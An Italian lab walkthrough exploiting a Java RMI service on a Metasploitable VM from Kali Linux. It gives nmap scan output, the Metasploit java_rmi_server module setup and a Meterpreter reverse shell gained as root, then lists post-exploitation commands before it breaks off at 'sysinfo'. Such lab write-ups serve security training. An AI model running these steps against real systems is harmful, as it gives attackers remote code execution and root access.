Andrea Volterra, 09/06/2023

Walkthrough vulnerabilità Java-rmi

Macchine usate:

- **attaccante: Kali Linux**
- **vittima: metasploitable**

Tool utilizzati:


- **nmap**
- **metasploit – modulo exploit/multi/misc/java_rmi_server**

Obiettivo:

- **esecuzione codice da remoto da parte dell’attaccante**
- **ottenere info sensibili all’interno del sistema vittima**


Configurazione iniziale

Anzitutto configuro le interfacce di rete in maniera che Kali abbia l'ip 192.168.1.111 e metasploitable abbia 192.168.1.112 modificando i file di configurazione con il comando:
sudo nano /etc/network/interfaces




```
└─$ sudo nano /etc/network/interfaces
[sudo] password di beskarioth:
```

modifico il file su kali come segue



```
source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.1.111/24
gateway 192.168.1.1

#auto eth1
#iface eth1 inet static
#address 192.168.1.101/24
#gateway 192.168.1.1
```


e su metasploitable



```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.112
netmask 255.255.255.0
network 192.168.1.255
gateway 192.168.1.1
```

Scansione sistema target

Eseguo una scansione nmap da kali verso metasploitable su tutte le porte con il comando
nmap -sV -A -p- 192.168.1.112




```
┌──(heskarioth㉿kali)-[~]
└─$ nmap -sV -A -p- 192.168.1.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-09 11:05 CEST
Nmap scan report for 192.168.1.112
Host is up (0.00022s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.111
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      40810/tcp   mountd
|   100005  1,2,3      45557/udp   mountd
|   100021  1,3,4      41542/udp   nlockmgr
|   100021  1,3,4      42214/tcp   nlockmgr
|   100024  1          46660/udp   status
|_  100024  1          47671/tcp   status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
```

Possiamo notare che sulla porta 1099/tcp è attivo un servizio java-rmi.


Sfruttamento vulnerabilità

Eseguo quindi metasploit su kali tramite il comando *msfconsole*



```
┌──(heskarioth㉿kali)-[~]
└─$ msfconsole


                 ,           ,
                /             \
               ((__---,,,---__))
                  (_) O O (_)_________
                     \ _ /            |\
                      o_o \   M S F   | \
                           \   _____  |  *
                            |||   WW|||
                            |||     |||


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the edit command to open the
currently active module in your editor
Metasploit Documentation: https://docs.metasploit.com/
```


E cerco java_rmi fra i moduli di metasploit



```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                           normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server          2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server      2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31   excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 >
```


il modulo alla riga 1, *exploit/multi/misc/java_rmi_server* permette l'esecuzione di codice da remoto su server java con configurazioni di default.

Carico quindi il modulo con *use 1*




```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Verifico le opzioni da avvalorare tramite il comando *show options*




```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.111    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > 
```

Avvaloro il campo RHOSTS con *set rhosts 192.168.1.112*



```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.112
rhosts ⇒ 192.168.1.112
msf6 exploit(multi/misc/java_rmi_server) > 
```


Eseguo quindi l'exploit, ottenendo una shell di meterpreter



```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.111:4444
[*] 192.168.1.112:1099 - Using URL: http://192.168.1.111:8080/GCJ10Oz0Stg1
[*] 192.168.1.112:1099 - Server started.
[*] 192.168.1.112:1099 - Sending RMI Header ...
[*] 192.168.1.112:1099 - Sending RMI Call ...
[*] 192.168.1.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.1.112
[*] Meterpreter session 1 opened (192.168.1.111:4444 → 192.168.1.112:48846) at 2023-06-09 11:19:03 +0200

meterpreter > 
```


Posso quindi:

1. conoscere la configurazione di rete della macchina vittima con il comando *ifconfig*




```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe54:4d2b
IPv6 Netmask : ::
```

2. la tabella di routing con il comando *route*




```
meterpreter > route

IPv4 network routes
===================

    Subnet         Netmask        Gateway  Metric  Interface
    ------         -------        -------  ------  ---------
    127.0.0.1      255.0.0.0      0.0.0.0
    192.168.1.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe54:4d2b  ::       ::
```

3. Oppure lo user id con *getuid*




```
meterpreter > getuid
Server username: root
```

4. Le informazioni di sistema con il comando *sysinfo*



